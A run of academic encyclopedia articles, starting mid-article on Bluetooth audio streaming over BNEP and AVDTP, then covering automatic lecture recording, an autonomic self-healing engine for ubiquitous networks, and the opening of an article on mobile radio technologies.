To capture media packets at the BNEP layer we use the HCI socket interface and create an HCI socket and bind it with the HCI device of the streaming sink device. To receive incoming packets for BNEP layer two HCI socket options are set—HCI_DATA_DIR and HCI_FILTER. The HCI_DATA_DIR option of the HCI socket is used to determine the direction of transfer of data packets through the HCI socket. We need to differentiate between the incoming and outgoing packets at the HCI socket interface, as the interface module needs to capture the incoming packets only and need not be concerned with outgoing packets from the Bluetooth device. The second option, the HCI_FILTER option, is set to inform the host controller about events in which the host device is interested. The interface module requires the host controller to send all ACL data packets and two main events—*connection establishment* and *disconnect complete*. The interface module sets the filter value such that it receives all ACL data packets and with the HCI_DATA_DIR option; the interface module identifies incoming ACL data packets. Once a packet is received at the HCI socket of the interface module, it is parsed to retrieve the ACL data packet with the PSM value of the BNEP link (the PSM value for BNEP is 15).

Once the interface module retrieves the BNEP packets containing audio payload, the TCP and IP headers are stripped off, and payload portion of the packets is sent to the AVDTP layer, which checks for the payload length of the data, and if it is greater than maximum transmission unit of AVDTP, fragments the packets into smaller sizes and sends it to the Bluetooth device connected via the AVDTP link. Since the incoming packets at the BNEP layer are based on the Ethernet frame format, the length of the incoming Ethernet packet will be 1,500 bytes. The maximum transmission unit of AVDTP layer for the optimum performance of AVDTP without using a lot of available bandwidth is 780 bytes. As a result, the AVDTP layer fragments incoming packets into 768 bytes and adds a 12-byte AVDTP header (also called Media Payload Header) to each of them. The data packet is then sent to lower layers for the transmission over the air interface.

It is worthwhile noting that the interface module we have implemented needs to be integrated with the application level media player to enable streaming. However, the integration part only requires invoking the interface module through a function call. We have integrated the interface module with the Mplayer media player (an open source, real time Media Player for Linux operating system). We were also able to integrate it with MPG123 (MPG123, 2006)—real time, open source, MPEG audio player for the Linux operating System. The implementation of the interface module also requires connection to the Ethernet via BNEP using the PAN profile. But the interface module can easily be extended to use RFCOMM—LAN profile.

To start the audio streaming, the streaming sink device initiates the connection to the streaming server residing on the Ethernet network using the real time media player—Mplayer. The streaming sink device uses PAN profile to connect to the Bluetooth Network Access point, which connects to the Ethernet network. Once the connection is established, the application layer software—Mplayer—loads the interface module and transfers control to it. The interface module checks the availability of Bluetooth devices with audio sink feature via the AVDTP link. Once the Bluetooth device is selected, the interface module establishes the AVDTP link to the audio playback device using the AVDTP module (implementation of AVDTP protocol). The interface module derives the information regarding the type of audio CODEC (compression/decompression) to use from the application layer software and provides this to the AVDTP module to be used for the signaling procedure. Once the audio stream configuration is done and the audio playback device is ready to receive audio data, the streaming procedure is started at the application level (i.e., via the Mplayer). As the media packets arrive at the BNEP layer via the L2CAP, HCI, and baseband layers, the interface modules captures frames, strips off the required headers, and passes the media payload to the AVDTP layer, which then passes them to the lower L2CAP layer (after adding the AVDTP headers) for transmission.

PERFORMANCE EVALUATION

Experimental Testbed Configuration and Measurement Procedures

The test-bed used in our experimental measurements is shown in Figure 5. We used the BlueZ Bluetooth protocol stack (BlueZ, 2006) running on Red Hat Linux version 9 on the Bluetooth-enabled laptops and BlueZ Bluetooth protocol stack running on Familiar version 0.7 Linux on the Bluetooth-enabled PDA. We have used an

Figure 5. Experimental testbed with three Bluetooth devices and one Ethernet-based audio server



Table 1. Streaming time (seconds) with Approach 1 (application level streaming) and Approach 2 (kernel level streaming) under unloaded and loaded conditions

	Streaming time (seconds) with Approach 1 (Application Level Streaming)	***Streaming time (seconds) with Approach 2 (Kernel Level Streaming)***	***% Improvement of Kernel Level over Application Level Streaming***
Unloaded	275	271	1
I/O Intensive Loading (concurrent with audio streaming)	301	271	10
CPU Intensive Loading (concurrent with audio streaming)	302	273	10
Network File Transfer (FTP) Application (concurrent with audio streaming)	362	330	9

Ethernet-based server running Apache HTTP server and Red Hat Linux version 9 for streaming audio data. To enable streaming between the Bluetooth-enabled laptop and the Ethernet-based server we have used PAN profile (using BNEP link). We used an MP3 file of size 5.38 megabytes in all tests. We measured the time taken to playback the MP3 file as it was streamed from the server over the local area network under unloaded conditions (at the Bluetooth streaming sink device) using the two streaming designs Approaches 1 and 2 illustrated in Figure 4. We repeated the playback time measurement tests (to measure the time taken to playback the MP3 file) under two additional loaded conditions. Under the first loaded condition, we executed a file intensive application (on the streaming sink device) while the audio was being streamed. Under the second loaded condition, we executed an I/O intensive application (on the streaming sink device).

Experimental Results

The playback (streaming) time (in seconds) of a 5.38 MB MP3 audio file under various host (loaded and unloaded) conditions with the two approaches (Approach 1 [application level streaming] and Approach 2 [kernel level streaming by the interface module] depicted in Figure 4) are given in Table 1.

We note from the results in Table 1 that there is little performance improvement between the two approaches under unloaded conditions. Despite the extra data copying involved between the user space and kernel space as well as context switch overheads involved while switching between user and kernel spaces, we found little impact on the overall streaming performance. However, we obtained around 10% improvement in the streaming time with the kernel streaming under loaded conditions.

CONCLUSION

Ubiquitous access to services including those involving continuous media such as audio and video is becoming increasingly popular. There are strong interests in supporting the delivery of audio and video to a wide range of handheld devices as seamlessly as possible using IP technology. In this work, we focus on the design and implementation of an architecture (the interface module) that enables flexible and seamless audio streaming to IP-enabled Bluetooth devices. We achieve seamless end-to-end audio streaming over the Internet to Bluetooth devices by exploiting BNEP and AVDTP protocols in our design architecture.

GLOSSARY

A2DP: Advanced Audio Distribution Profile

ACL: Asynchronous Connectionless Link

A/V: Audio/Video

AVDTP: Audio/Video Distribution Transport Protocol

BNE: Bluetooth Network Encapsulation Protocol

CODEC: Compression/Decompression

GAVDP: Generic Audio/Video Profile Distribution Profile

HCI: Host Controller Interface

IP: Internet Protocol

L2CAP: Logical Link and Control Adaptation

LAN: Local Area Network

LAP: LAN Access Point

LMP: Link Manager Protocol

PAN: Personal Area Network

PC: Personal Computer

PCM: Pulse Code Modulation

PDA: Personal Digital Assistant

PPP: Point-to-Point Protocol

PSM: Protocol Service Multiplexer

SCO: Synchronous Connection-Oriented

SDP: Service Discovery Protocol

SEP: Stream End-Point

TCP: Transmission Control Protocol

UDP: User Datagram Protocol

KEY TERMS

Asynchronous Connectionless Link (ACL): An ACL link is point-to-multipoint between a master device and up to seven slave devices.

Audio/Video Distribution Transport Protocol (AVDTP): Specifies the transport protocol for audio and video distribution and streaming over the Bluetooth air interface using ACL links.

Bluetooth: Bluetooth evolved from the need to replace wires in short-range communications (e.g., serial cable between computers and peripherals) with short-range wireless links.

Logical Link and Control Adaptation (L2CAP): The (L2CAP) layer supports protocol multiplexing, provides connection-oriented/connectionless data services to upper layers, and performs segmentation and reassembly operations of baseband packets.

Local Area Network (LAN) Profile: The LAN profile defines how Bluetooth-enabled devices access services of a LAN using the point-to-point protocol (PPP).

Link Manager Protocol (LMP): The LMP performs link setup and configuration, authentication, encryption management, and other functions.

Personal Area Network (PAN) Profile: The PAN profile describes how two or more Bluetooth-enabled devices can form an ad-hoc network. The PAN profile uses the Bluetooth Network Encapsulation Protocol (BNEP) to provide networking capabilities for Bluetooth devices.

Synchronous Connection-Oriented (SCO) Link: A SCO link is a symmetrical point-to-point link between a master and a single slave and is typically used for sensitive traffic such as voice.

Automatic Lecture Recording for Lightweight Content Production

Wolfgang Hürst
Albert-Ludwigs-University Freiburg, Germany

INTRODUCTION

Today, classroom lectures are often based on electronic materials, such as slides that have been produced with presentation software tools and complemented with digital images, video clips, and so forth. These slides are used in the live event and verbally explained by the teacher. Some lecture rooms are equipped with pen-based interfaces, such as tablet PCs, graphics tablets, or electronic whiteboards (Figure 1). These are used for freehand writing or to graphically annotate slides. Lecturers put a tremendous effort into the preparation of such electronic materials and the delivery of the respective live event. The idea of approaches for so-called *automatic lecture recording* is to exploit this effort for the production of educational learning material. Although it is still controversial if such documents could ever be a substitute for actual classroom teaching, it is generally agreed that they make useful, gaining complements to existing classes, and their value for education is generally accepted (Hürst, Müller, & Ottmann, 2006). While manual production of comparable multimedia data is often too costly and time consuming, such "lightweight" authoring via automatic lecture recording can be a more effective, easier, and cheaper alternative to produce high quality, up-to-date learning material. In this article, we first give a general overview of automatic lecture recording. Then, we describe the most typical approaches and identify their strengths and limitations.

Figure 1. Pen-based interfaces commonly used in classrooms: Tablet PC (top left), graphics tablets (middle left and top right), and electronic whiteboards (bottom)


BACKGROUND

According to Müller and Ottmann (2003), content production via automatic lecture recording is lightweight and therefore efficient to realize, if the used method and its implementation is easy, quick, intuitive, and flexible. Presenters should be able to keep their personal style of presenting and teaching. In the ideal case, they are not even aware of the fact that their lecture is getting recorded. There should not be any additional preparation effort for the used electronic material. The information loss arising from the recording process should be kept to a minimum for reasons of quality, retrieval, and archiving.

Finally, one should be able to easily produce target documents for various distribution scenarios and infrastructures. Obviously, in practice, such a perfect scenario can hardly be realized, and compromises have to be made based on real-world restrictions and constraints.

The idea of lightweight content production has been developed and evaluated since the mid 1990s by projects such as Classroom 2000/eClass (Abowd, 1999; Brotherton & Abowd, 2004), Authoring on the Fly (Hürst, Müller, & Ottmann, 2006), and the Cornell Lecture Browser (Mukhopadhyay & Smith, 1999) to

Figure 2. Consecutive phases in the automatic authoring process



name just a few of the early ones. These projects (and many others) developed and evaluated a variety of approaches for this task: Media streams in the classroom can be captured automatically in various ways. Recordings are post-processed and distributed in several ways, and so on. Generally, these approaches fall into one of several categories, which we describe in detail in the next section.

APPROACHES FOR CONTENT PRODUCTION VIA LECTURE RECORDING

Processing Phases

The process of automatic lecture recording can be described by a sequence of different phases as illustrated in Figure 2. First, the teacher prepares the lecture and the required materials in a *pre-processing phase*. During the *lecturing phase*, the presentation is given to a live audience and simultaneously recorded. This live event is followed by a *post-processing phase* in which the final files and related Meta data are automatically created from the recordings. Depending on the respective approach, this post-processing might include activities such as an automatic editing of the recorded data and its transformation into different target formats, an automatic analysis of the produced files in order to generate a structured overview of its content and an index for search, and so forth. The final documents can be included into a learning management system (LMS) or distributed to the students via streaming servers, as download packages, or on CDs/DVDs.

Media Streams

Different media streams can be captured during a classroom lecture. It is generally agreed that the *audio stream* containing the voice of the presenter is the most important media stream of such a recording (Gemmell & Bell, 1997; Lauer, Müller, & Trahasch, 2004). It is normally complemented with a recording of the presented slides together with the respective annotations—the *slides and annotations stream*, which is often considered as "critical media" (Gemmell & Bell, 1997) as well. While early approaches for automatic lecture recording often settled for a temporally sorted set of still images of the slides (i.e., snapshots from the screen outputs), modern techniques generally preserve the whole dynamics of the annotations as well (i.e. recordings or screen captures of the handwritten annotations). Other media streams are, for example, the *application stream*, which contains the output of additional applications running on the lecturer's machine (e.g., a media player replaying a short video clip), one or several *video streams*, which contain a video of the presenter and/or the audience, additional *audio channels* (e.g., with questions from the audience), and so forth. In the perfect case, a lecture recording would preserve and represent the original live event as good as possible, thus capturing all relevant media streams in their most suitable quality. However, in practice often only selected data streams are recorded, for example, because of reduced availability of the required recording facilities during the live event or due to storage and bandwidth limitations during replay. Generally, the critical media of a live lecture, that is, the audio stream and the slides and annotations stream, are captured by all approaches. However, there are significant differences among these approaches, first, in how those two streams are recorded, and second, in how the additional media streams are preserved (if they are recorded at all). Recording of the audio stream is pretty straightforward. The used techniques differ only by the achievable quality and the data format used for encoding. When capturing the visual information, most importantly the slides and annotations stream, significant differences exist. In the following, we describe the respective approaches in further details.

Vector- vs. Raster-Based Recording


Generally, two main techniques exist for the recording of slides and related annotations: vector- and raster-based approaches. With *vector-based recording*, objects shown at the computer screen (and projected onto the wall for the audience of a live presentation) are captured in an abstract representation of geometrical primitives (points, lines, polygons, etc.). The resulting file is an object-based representation of visual elements together with the respective timing information. In contrast to this, *raster-based recording* takes snapshots, that is, images of the screen output of a computer monitor or data projector. The resulting file contains a temporally ordered sequence of single images or bitmaps, that is rectangular grids of pixels with the respective color information.

Vector-based recording is generally done directly on the machine used by the lecturer during the presentation. In most cases, the recording functionality is directly integrated into the presentation software. As a consequence, all material has to be prepared with this (often proprietary) software, and external applications (such as short animations or video clips replayed with separate programs) cannot be recorded. To cope with the first problem, some approaches use import filters for common slide formats, such as PowerPoint, LaTeX, or PDF (Hürst, Müller, & Ottmann, 2006). The dependency of a particular application, that is the presentation software and recording tool, is one of the main disadvantages of this approach.

In contrast to this, raster-based recording can be realized with a separate program running independently of any particular presentation program. Normally, it captures anything that is represented on the screen. Hence, external applications can be recorded as well. Alternatively to such a software-based solution, additional hardware can be used to record the visual information not on the lecturer's computer but at the interface between the presenter's machine and the monitor. Such a technique is often called *VGA capturing* or *VGA grabbing* because it grabs the signal at the video output of the computer. In contrast to this, the software-based solution is normally referred to as *screen capturing* or *screen recording*, because the information is grabbed directly from the internal memory of the system. The main advantage of a hardware-based capturing solution is obvious: Since the signal is grabbed at a standardized interface, that is, the computer's video output, the recording is not only done independently from any application, but also from the operating system. Its main disadvantage compared to screen capturing, that is, the software-based solution, is the necessity to use additional hardware. Although solutions exist (Schillings & Meinel, 2002), which get by with a rather mobile set of equipment, a pure software-based solution where nothing other than the lecturer's PC or laptop is needed might come in handier in many situations.

Being able to perform an application or even platform independent automatic presentation recording is a significant advantage of raster-based approaches compared to vector-based techniques. However, this advantage comes at the expense of compromises that generally have to be made related to quality of the file and flexibility in its usage and post-processing. For example, while vector-based images and animations can basically be scaled indefinitely without degradation, raster-based recordings can have a significant loss in quality if scaled to higher or lower resolutions. Hence, a VGA capturing achieves platform independence on the lecturer's machine, but the resulting file might be represented in different qualities depending on the end user's (i.e., the student's) computer. In addition, vector-based file formats are generally assumed to have a lower data rate, although the actual compression rate depends on the used codec, and therefore general statements about this issue should be treated with care. Distribution of the final recordings to the students might require to produce different versions of the recorded data in various media formats, for example, streaming media, such as Real Media or Windows Media, MPEG-2 or MPEG-4 files, and so forth. Transferring bitmap data produced with raster-based recording might again result in a loss of quality, while on the other hand vector-based data can generally be transferred into other file formats much easier. While approaches for indexing of raster-based data streams exist (e.g., based on Optical Character Recognition [Ziewer, 2004]), indexing of vector-based data streams can generally be done much easier, with less effort, and higher reliability. In a similar way, Meta information such as a structured overview of a file's content can often be produced easily from vector-based data. Of course, techniques such as image analysis can be used to create such information from raster-based data streams as well (Welte, Eschbach, & Becker, 2005), but again, much more effort is required, and the result is usually less reliable. In addition, it is

Figure 3. Characterization of different approaches for automatic lecture recording



generally much easier to add annotations to data that is stored in a vector-based way (Fiehn et al., 2003; Lienhard & Lauer, 2002).

Systems

Figure 3 summarizes and classifies the main characteristics of the three different approaches described previously. An example for an actual system based on vector-based recording is the Authoring on the Fly (AOF) approach (Hürst, Müller, & Ottmann, 2006). Research projects realizing a software- and hardware-based raster recording are, for example, the TeleTeachingTool (http://teleteaching.uni-trier.de; Ziewer & Seidl, 2002) and the tele-TASK system (http://www.tele-task.de/en/index.php; Schillings & Meinel, 2002), respectively. Meanwhile, commercial systems based on all three different recording approaches exist as well. For example, LECTURNITY (http://www.lecturnity.de) is an automatic lecture and presentation recording software, which actually evolved from the AOF project. The tele-TASK system is now available commercially as well. An example for a software-based screen capturing system that is often used for presentation recording is TechSmith's Camtasia Studio software (http://www.camtasia.com).

FUTURE TRENDS

Different approaches for authoring of educational multimedia documents via automatic lecture recording have been studied for several years now. The results of the respective projects have led to numerous commercial products. However, various questions related to such an authoring process remain and are the focus of current, ongoing research. For example, different projects are dealing with the question of how the interface for the presenter can be improved. Related issues include the design of better interfaces for common presentation software (Hürst, Mohamed, & Ottmann, 2005), digital blackboards and lecture halls (Friedland, Knipping, Tapia, & Rojas, 2004; Mohamed & Ottmann, 2005; Mühlhäuser & Trompler, 2002), as well as gesture-based interaction with wall-mounted digital whiteboards (Mohamed, 2005). Another area of particular interest is approaches for automatic analysis and indexing of lecture recordings, including speech retrieval (Hürst 2003; Park, Hazen, & Glass, 2005) and indexing of the content of the slides and annotation stream (Welte, Eschbach, & Becker, 2005; Ziewer, 2004). Finally, different projects are concerned with the usage of lecture recordings in different learning scenarios, such as peer assessment (Trahasch, 2004) or anchored group discussions (Fiehn et al., 2003) and online annotations (Lienhard & Lauer, 2002).

CONCLUSION

Lightweight production of educational multimedia data via automatic lecture recording is an idea that has been implemented and studied in different developments over the last decade. In this article, we identified the most significant characteristics of these approaches and discussed the resulting advantages and limitations for the whole production process. It turned out that there is no "best" technique, but that the advantages and disadvantages compensate each other. The successful and ongoing usage of systems based on both approaches, vector- as well as raster-based recording, in different realizations confirms this statement. It also makes clear, why it is particularly important to be aware of not only the advantages and possibilities offered by a particular system, but also its limitations and shortcomings. Although there is a common consensus that no best recording approach does or will ever exist but rather all developed techniques will most likely co-exist in the future, many interesting open research questions in the area of automatic lecture recording remain, mostly related to interface issues during the recording, the post-processing phase, and the further usage of the produced documents.

Disclaimer

Some of the notions for tools and devices described in this article are registered trademarks of the respective companies or organizations. We kindly ask the reader to refer to the given references. All characteristics of these systems have been described to the best of our knowledge. However, we do like to mention that specific characteristics and technical specifications frequently change, and therefore discrepancies between the descriptions in this article and the actual systems are possible.

KEY TERMS

Lecture Recording/Presentation Capturing: A phrase describing techniques to record, post-process, and preserve live events in a classroom or lecture hall for further usage. Most related approaches try to automate the recording and post-processing as much as possible, thus realizing a special kind of rapid authoring or lightweight content production of educational multimedia data. Typical scenarios for the deployment of this kind of learning material are using them as multimedia complements to lectures for self-study or as a core around which to build courses for online and distance learning.

Raster-Based Recording: A raster-based recording produces a raster graphic or a sequence of raster graphics of some visual input. Raster graphics describe pixel-based images or bitmaps of visual information usually encoded in a rectangular grid of pixels with the respective color information for each pixel. Digital video is usually composed from a temporally ordered sequence of single raster graphics (called "frames").

Screen Capture/Screen Recording: Continuous production of ***screen shots*** in regular intervals over a specific amount of time in order to create a video file of the respective screen output during this time period. The output is generally stored in a common video file format, such as AVI or MPG.

Screen Shot/Screen Dump: An image taken from the visual output of a computer as seen, for example, on the connected computer screen or data projector. The respective snapshot is normally done by a special software tool or by a mechanism directly integrated in the operating system. The output is generally stored as a bitmap in a common image format, such as JPEG, BMP, or PNG.

VGA Capturing/VGA Grabbing: Similar to a *screen capture*, but instead of producing the respective video file by recording directly from the machine's memory, additional hardware is used to grab the signal between the computer's visual output and the connected monitor or data projector.

Vector-Based Recording: Images or movies are not recorded as bitmaps or raster graphics, but instead all visual elements are represented in an abstract representation of geometrical primitives (points, lines, polygons, etc.). Single images recorded in a vector-based format are usually referred to as "vector graphics," while the phrase "vector-based grabbing" or "vector-based capturing" is often used to describe a movie or animation stored in a vector-based format.


INTRODUCTION

The networking technologies are moving very fast in pursuit of optimum performance, which has triggered the importance of non-conventional computing methods. In the modern world of pervasive business systems, time is money. The more the system fulfills the needs of the requesting user, the more revenue the business will generate. The modern world is service-oriented, and therefore, providing customers with reliable and fast service delivery is of paramount importance. In this article we present a scheme to increase the reliability of business systems. The arrival of ubiquitous computing has triggered the need previously mentioned even further, and people hold high exceptions from this technology. In Morikawa (2004), the authors characterize the vision of ubiquitous computing into two categories: “3C everywhere and physical interaction.” 3C consists of “computing everywhere,” “content everywhere,” and “connectivity everywhere.” “Physical interaction” connects the hidden world of ubiquitous sensors with the real world. This wide area of coverage and high scalability makes a ubiquitous system quite fragile toward not only external threats, but internal malfunctioning too. With the high probability of “abnormal behavior” it is more important to have knowledge of fault and its root causes. As described in Yau, Wang, and Karim (2002), application failures are like diseases, and there can be many types of faults with matching symptoms, thus fault localization and categorization are very important. Unlike in Hung et al. (2005) and Steglich and Arbanowski (2004), we cannot categorize all abnormal functionalities into fault tolerance or (re)configuration domains simply because faults do not have any predefined pattern; rather we have to find those pattern. Moreover, as in Steglich and Arbanowski (2004) the “without foresight” type of repair in ubiquitous systems is desired. The conventional FCAPS (Fault, Configuration, Accounting, Performance, Security), network management model categorizes management functions in one group, but we argue that categorizing management functions into different segment is mandatory in self management paradigms.

Since in highly dynamic and always available very wide area networks, one fault can be atomic (caused because of one atomic reason) or it can be a set of many faults (caused because of many atomic or related reasons). It is often a good practice to break the problem into smaller atomic problems and then solve them (Chaudhry, Park, & Hong, 2006). If we classify all different types of faults (atomic, related, and composite) into one fault management category, the results would not be satisfactory, nor would the system be able to recover from the “abnormal state” well. Since the side effects of system stability and self healing actions are not yet known (Yau et al., 2002), we cannot afford to assume that running self management modules along with functional modules of the core system will not have a negative effect on the system performance. For example, if the system is working properly, there is no need for fault management modules to be active. Lastly, instead of having a fault-centric approach, we should have a recovery-centric approach because of our objective that is to increase the system availability

In this article we present autonomic self healing engine (ASHE) architecture for ubiquitous smart systems. We identify the problem context through artificial immune system techniques and vaccinate (deploy solution to) the system through dynamically composed applications. The services involved in the service composition process may or may not be related, but when they are composed into an application they behave in a way it is specified in their composition scheme. The vaccines are dissolved to liberate the system resources (because they take the system’s own resources to recover it) after the system recovery. When the system is running in a normal state, all self management modules are turned off except context awareness and self optimization.

Figure 1. (a) Proposed classification, (b) ASHE: Layered architecture



(a) *(b)*

These two are always on to monitor and optimize the system respectively.

BACKGROUND

In this section we will compare our work with RoSES project, and Semantic Anomaly Detection Research Project.

Robust self-configuring embedded systems (RoSES) (Ricci & Omicini, 2003) is a project that explores graceful degradation as a means to achieve dependable systems. It concentrates on allocating software components to a distributed embedded control hardware infrastructure, and is concerned with systems that are entirely within the designer's control. Our system is a quasi-distributed linear feedback system that uses loose coupling of components (except with SCM). Every time a component fails, it is replaced by a slightly different component. This approach gives a powerful configuration control during fault diagnosis and removal process. Reconfiguration through replacing the failed component is one aspect of our system. The scalability of this system is confined to a local area network. With the increasing size of network the scalability is reduced drastically. Our target area is not local area networks, rather wireless ad hoc networks, and especially ubiquitous networks. The heterogeneity levels at large MANET scale may cause the system to lose its self-configuring value, as the increasing type of devices will make the scenario very complex.

The Semantic Anomaly Detection Research Project (Shelton, Koopman, & Nace, 2003) seeks to use online techniques to enter specifications from under specification components (e.g., Internet data feeds, etc.) and trigger an alarm when anomalous behavior is observed. An emphasis of the research is using a template-based approach to make it feasible for ordinary users to provide human guidance to the automated system to improve effectiveness. The template-based systems are not robust. We need to have some hybrid approach in order to manage the different devices and real time systems. Moreover, our system uses online anomaly detection through IIS detectors, but it also uses the goods of dynamic service composition for more accurate problem addressing. The following is the architecture of the system proposed.

SYSTEM MODEL

Figure 1(a) describes the functional organization of SH and SM functions. Context awareness (CA) and self optimization (SO) are the functions that are constantly in action. The auto configurations (AC), fault management (FM), and so forth are classified as on-demand sub functions in ASHE architecture. Frequently a system faces complex problems that cannot be solved by merely reconfiguring the system. So to ensure the system restoration, we place healing as the super set. Figure 1(b) shows the block architecture of ASHE at a residential gateway level.

Equation 1.

$$MS(ST,CS) = \frac{w1 * StntacticSim(ST,CS) + w2 * FunctionalSim(ST,CS)}{w1 + w2} \in [0..1]$$

Equation 2.

$$SyntacticSim(ST,CS) = \begin{bmatrix} w3 * NameMatch(ST,CS) \\ + \frac{w4 * DescrMatch(ST,CS)}{w3 + w4} \in [0..1] Descr[ST] \neq \phi \, or Descr[CS] \neq \phi \\ NameMatch(ST,CS) Descr[ST] \neq Desc[ST] \quad \phi \, or Descr[CS] \neq \phi \end{bmatrix}$$

Equation 3.

$$FS = \frac{\sum_{i=0}^{n} fs_i}{n} \in [0..1]$$

The ASHE consists of a demand analyzer that analyzes the demand context sent by the device. If the service requested is present in the local service pool, it is provided to the requesting device; otherwise the service composition process uses service composition manager (SCM), virtual service pool (VSP), context assimilation layer (CAL), and context manager (CM) to generate the requested service. The u-Application pool is the pool of those volatile application files (AFs) that are generated as the result of service composition. The u-application pool acts as a buffer solution: when a new application is added in the pool, the inactive applications are dissolved.

ASHE SERVICE COMPOSITION PROCESS

There are two types of service delivery mechanisms in ASHE: (1) local service delivery and (2) service composition process. In this section we will discuss the service composition in ASHE.

Let service composition process:

AF = (Service Searching) → (Service Instantiation and Binding) → (Testing and Confidence Factor Calculation) → Service Delivery

The dynamic selection of suitable services involves the matching of service requirements with service compatibility rather than simple search keywords. In Colgrave, Akkiraju, and Goodwin (2004) the proposed scheme allows multiple external matching services developed by independent service providers to be integrated within a UDDI registry. We use the following algorithm for searching in UDDI for our scenario. See Equation 1.

Where w1, w2 are weights and ST is the Service Template described in the Application File, and CS is the Candidate Service.

SyntacticSim(): This function compares the names and descriptions of the service templates and candidate services. The result of this function is between 1 and 0. Name similarity can be calculated through string matching algorithms, while description similarity can be calculated through *n-gram* algorithm. The details of the function are represented through Equation 2.


Equation 4.

$$getFM\left(OP_{ST},OP_{CS}\right)=best\left(getfm\left(OP_{ST},OP_{CS}\right)\right)$$

Equation 5.

$$fs = getfm\left(OP_{ST},OP_{CS}\right) = \frac{w5 * SysSim\left(OP_{ST},OP_{CS}\right) + w6 * ConceptSim\left(OP_{ST},OP_{CS}\right) + w7 * IOSim\left(OP_{ST},OP_{CS}\right)}{w5+w6+w7}$$

Figure 2. u-Zone architecture



FunctionalSim() is not only the semantic similarity of the service, but it should consider the input and output matching of CS and ST. The following formula describes the functioning of *Functionalism ()*.


Where fs_i= best functional similarity of an operation of ST and n= number of operation of S and OP_{CS} represents the individual operation of *CS* and *getfm()*'s specifications are in Equation 5.

Where SynSim() is the similarity of names and descriptions, ConceptSim() is the ontological similarity. The similarity of the input, output operations, and confidence factor are not calculated. We intend to do this task in future work. A slot-based service mechanism (Chaudhry et al., 2006) is used to bind the services together.

TEST BED

The initiative of ASHE was taken in the U-2 (System Integration) part of u: Frontier project. Building on top of OSGi, the initiative of a self growing and self managing network was taken through ASHE. The u-Zone networks (codename for Mesh-based ubiquitous networks) are a hybrid of wireless mesh and MANETs. A wireless mesh network makes high-speed backbone, whereas zero or more MANET clusters are attached to mesh nodes. Each mesh node, known as Zone-Master (ZM), is a multi-homed computer that has multiple wireless interfaces that make it capable of connecting to its peers as well as with a MANET cluster(s). As

Figure 3. u-Zone scenario description



a ZM is connected to many peers, there are alternate paths to an access wired network.


We categorize the entities in the system as managed entities and managing entities. Entities can interact in a variety of ways. For the sake of prototype development we propose a hierarchical model of manager-agent configuration. It is three-tier architecture that covers u-Zone level, cluster head level, and node level management activities. u-Zone management framework is presented in Figure 2.

At the u-Zone level, Global u-Zone Management Server (GuMS), the central control entity, monitors the overall status of all u-Zone network elements. It provides an environment to specify the u-Zone level parameters through policies for ZMs' as well as MANETs' management. The GuMS also manages the context for the u-Zone and facilitates the mechanism to provide a feedback control loop to achieve autonomic features.

For cluster level management we have a domain policy manager (DMP), which performs the management operations with a scope limited to the cluster.

At the node level we propose simple local agents (SLAs) or SNMP agents and extended local agents (ELAs). These components are installed on the managed entities to execute the management services. Management services are executable management functions in the form of mobile codes. Mobile codes can be defined as "software modules obtained from remote systems, transferred across a network, and then downloaded and executed on a local system without explicit installation or execution by the recipient" (Wikipedia, 2006). ELAs are equipped with a mobile code execution environment (MCEE) that executes the mobile code modules. This feature allows the performing of management operations autonomously. The ASHE resides at both CH and GMS (depending upon the ability of the node).

Figure 4. Simulation results: (a) application generation from LSP; (b) distributed application binding on time scale using VSP; (c) distributed app. binding on time scale using VSP



SIMULATION RESULTS

To simulate the scenario, we made a service pool and registered a number of services in it. Then we ran the service composition scheme proposed in this research. The first experiment was performed at a local personal computer. The simulation results in 4(a) show that an application is developed, and after about 300 milliseconds it decomposes. That is where ASHE activates, and again after about 340 milliseconds the application is restored and it is up and running again. After failing again it takes 280 milliseconds to reconvert the application at downgraded environment (using fewer resources than before). In 4(b) the simulation results show the lifetime of three different applications on the gateway. Mainly because of the internal resilience of transportation protocols, in distributed environment, the applications survive for longer and more up time is gained. There are three applications in action, and we observe different times of failure, which can be because of many reasons that are out of scope of this context. The results in 4(c) show the performance with different connection schemes. Since TCP and UDP are connection oriented and connection less schemes respectively, they give different results in different environments and for different data traffic.

CONCLUSION

In the modern world of pervasive business system, time is money. The more the system fulfills the needs of the user, the more revenue the business will generate. So system availability is directly proportional to the success of the business system. The delay in providing the information to customers about your services is critical for businesses. That is why, instead of the conventional milt tier network structures, the interest in autonomic service delivery is becoming really popular. In this article we present autonomic self healing engine (ASHE) architecture. We classify different self management (SM) functions and propose the service delivery mechanism. We propose local service composition for self services if they are not present. The biggest contributions of this scheme are to provide reliable and fast service delivery to the customers and increase the value of the business. We plan to improve our scheme through confidence factor calculation and implementation of real-time applications.

ACKNOWLEDGMENTS

This research is conducted under u-Frontier project (Ubiquitous Korea), supported by Ministry of Science and Technology, Korea. We would like to thank Mrs. Fuchsia Chaudhry, Professor Vyacheslav Tuzlukov, Dr. Shaokai Yu, anonymous reviewers, and our colleagues for their valuable contribution in improving the quality of this manuscript.

KEY TERMS

Autonomic Computing: Computer systems and networks that configure themselves to changing conditions and are self healing in the event of failure. "Autonomic" means "automatic responses" to unpredictable events. At the very least, "autonomic" implies that less human intervention is required for continued operation under such conditions.

MANET: The abbreviation of Mobile Ad hoc NETworks. It identifies a particular kind of ad hoc network, that is, a mobile network, where stations can move around and change the network topology.

Mesh Networks: Mesh networking is a way to route data, voice, and instructions between nodes. It allows for continuous connections and reconfiguration around blocked paths by "hopping" from node to node until a connection can be established.

Self Healing: The ability of entities to restore their normal functionality is called healing. The property of healing themselves is called self healing.

Self Management: The ability of entities to manage their resources by themselves.

Service Composition: The process of development of an application through binding various services together.

Ubiquitous Computing: The branch of computing that deals with always connected, off the desktop mobile components that may or may not have certain life constraints that is, battery, computing power, mobility management and so forth.

Basic Concepts of Mobile Radio Technologies

INTRODUCTION

Mobile radio technologies have seen a rapid growth in recent years. Sales numbers and market penetration of mobile handsets have reached new heights worldwide. With almost two billion GSM users in June 2006, and 74.7 million users of third generation devices, there is a large basis for business and product concepts in mobile commerce (GSM Association, 2006). Penetration rates average 80%, even surpassing 100% in some European countries (NetSize, 2006).

The technical development laid the foundation for an increasing number of mobile service users with high mobile Web penetrations. The highest is seen in Germany and Italy (34% for each), followed by France with 28%, while in the U.S., 19% account for mobile internet usage (ComScore, 2006). One of the largest growing services is mobile games, with 59.9 million downloaded in 2006 (Telephia, 2006).

